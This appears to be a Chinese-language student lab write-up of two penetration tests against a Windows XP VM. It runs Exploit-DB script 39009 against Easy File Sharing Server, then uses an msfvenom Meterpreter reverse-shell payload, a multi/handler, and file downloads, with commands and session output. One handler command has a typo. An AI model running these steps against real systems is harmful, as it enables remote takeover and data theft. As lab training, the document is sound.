网络渗透测试复现任务

一、漏洞渗透测试

一．内容：

1、靶机(Windows)安装 easy file sharing server（efssetup_2018.zip），该服务存在漏洞。

2、利用 Nmap 扫描发现靶机(Windows)运行了该服务。

3、利用该漏洞，使得靶机运行计算器。

二．复现过程：

1. 环境配置：


Kali linux,windows xp,

均以桥接模式安装在虚拟机中（同一子网）


Windows xp 中安装 easy file sharing server

2.步骤


（1）打开服务 easy file sharing server,




验证端口正确：



(2)打开 kali ，进行扫描，寻找主机 window xp.




扫描子网所有主机【nmap 192.168.245.1/24】




(3)扫描端口对应的版本信息，耐心等待，打开 wireshark 可达到扫描可视化的效果

【nmap -sv 192.168.245.131】




（4）利用该漏洞，在 kali 终端输入【searchsploit】命令，查找渗透模块

【searchsploit easy file sharing（服务）】



（5）找到所需渗透模块和所在路径，并使用 Python 运行，注意：命令使用 python2 查看脚本位置【searchsploit -m 39009】




运行脚本

语法：【python 脚本路径 IP 端口】

路径：【/usr/share/exploitdb/windows/remote/39009.py】

命令【python2 /usr/share/exploitdb/windows/remote/39009.py 192.168.245.131 80】



（6）漏洞成功利用，靶机计算器被打开

二、 Metasploit 应用

一．内容

1、生成主控端、被控端。

2、获得靶机(Windows)控制权。

3、下载靶机上任意一个文件。


P121-123;140-145

二．复现过程


1．在 kali linux 中生成被控端：用于 Windows 操作系统反向远程控制的软件

命令：

【msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.245.129 lport=5000 -f exe -o /root/payload.exe】生成攻击载荷 payload.exe




2. 将攻击载荷复制进靶机，并运行它（拖动复制时打开两个虚拟机界面）



3.打开 Metasploit,

(1)输入命令【msfconsole】



（2）进行攻击，进入靶机目录后攻击成功,依次输入命令：

【use exploit/multi/handler】


【set payload windows/meterpreter/reverse.tcp】

【set lhost 192.168.245.129】kali 的 IP

【set lport 5000】

【exploit】

（3）进行验证，用命令【mkdir 文件名】创建文件夹



(4)验证二，下载靶机上桌面创建的一个文件:【download 文件名】

```
meterpreter > download 1.txt
[*] Downloading: 1.txt → /root/1.txt
[*] Downloaded 6.00 B of 6.00 B (100.0%): 1.txt → /root/1.txt
[*] download    : 1.txt → /root/1.txt
meterpreter > search -f *.txt
```

保存路径

```
meterpreter > pwd
c:\
meterpreter > ls
Listing: c:\
=============

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  0       dir   2022-11-06 09:46:38 -0500  111.txt
100777/rwxrwxrwx  0       fil   2017-08-01 00:12:42 -0400  AUTOEXEC.BAT
100666/rw-rw-rw-  0       fil   2017-08-01 00:12:42 -0400  CONFIG.SYS
040777/rwxrwxrwx  0       dir   2017-08-01 00:14:50 -0400  Documents and Settings
040777/rwxrwxrwx  0       dir   2022-11-06 06:16:35 -0500  EFS Software
100444/r--r--r--  0       fil   2017-08-01 00:12:42 -0400  IO.SYS
100444/r--r--r--  0       fil   2017-08-01 00:12:42 -0400  MSDOS.SYS
100555/r-xr-xr-x  47564   fil   2008-04-14 08:00:00 -0400  NTDETECT.COM
040555/r-xr-xr-x  0       dir   2017-08-02 03:09:06 -0400  Program Files
040777/rwxrwxrwx  0       dir   2017-08-01 00:43:18 -0400  RECYCLER
040777/rwxrwxrwx  0       dir   2017-08-01 01:23:57 -0400  System Volume Information
040777/rwxrwxrwx  0       dir   2022-10-31 03:31:15 -0400  WINDOWS
100666/rw-rw-rw-  211     fil   2017-08-02 03:14:45 -0400  boot.ini
100444/r--r--r--  322730  fil   2008-04-14 08:00:00 -0400  bootfont.bin
040777/rwxrwxrwx  0       dir   2017-08-01 02:49:22 -0400  debuger
100444/r--r--r--  257728  fil   2008-04-14 08:00:00 -0400  ntbtlog.txt
000000/----------  0       fif   1969-12-31 19:00:00 -0500  pagefile.sys
100666/rw-rw-rw-  111     fil   2022-11-06 09:38:00 -0500  shengtouceshi .txt
040777/rwxrwxrwx  0       dir   2022-11-06 06:16:39 -0500  vfolders

meterpreter > download 111.txt
meterpreter > download shengtouceshi .txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter >
```

不能下载c盘上的文件，可能需要管理员权限

下载成功

```
┌──(root㉿kali)-[~]
└─# ls
1.txt  公共  模板  视频  图片  文档  下载  音乐  桌面  notepad++.exe  payload.exe  shengtouceshe
┌──(root㉿kali)-[~]
└─#
```

三．总结

此次漏洞复现任务启示我们在操作电脑时不要轻易点开不明程序，并且及时升级系统，打好补丁，保护好计算机数据。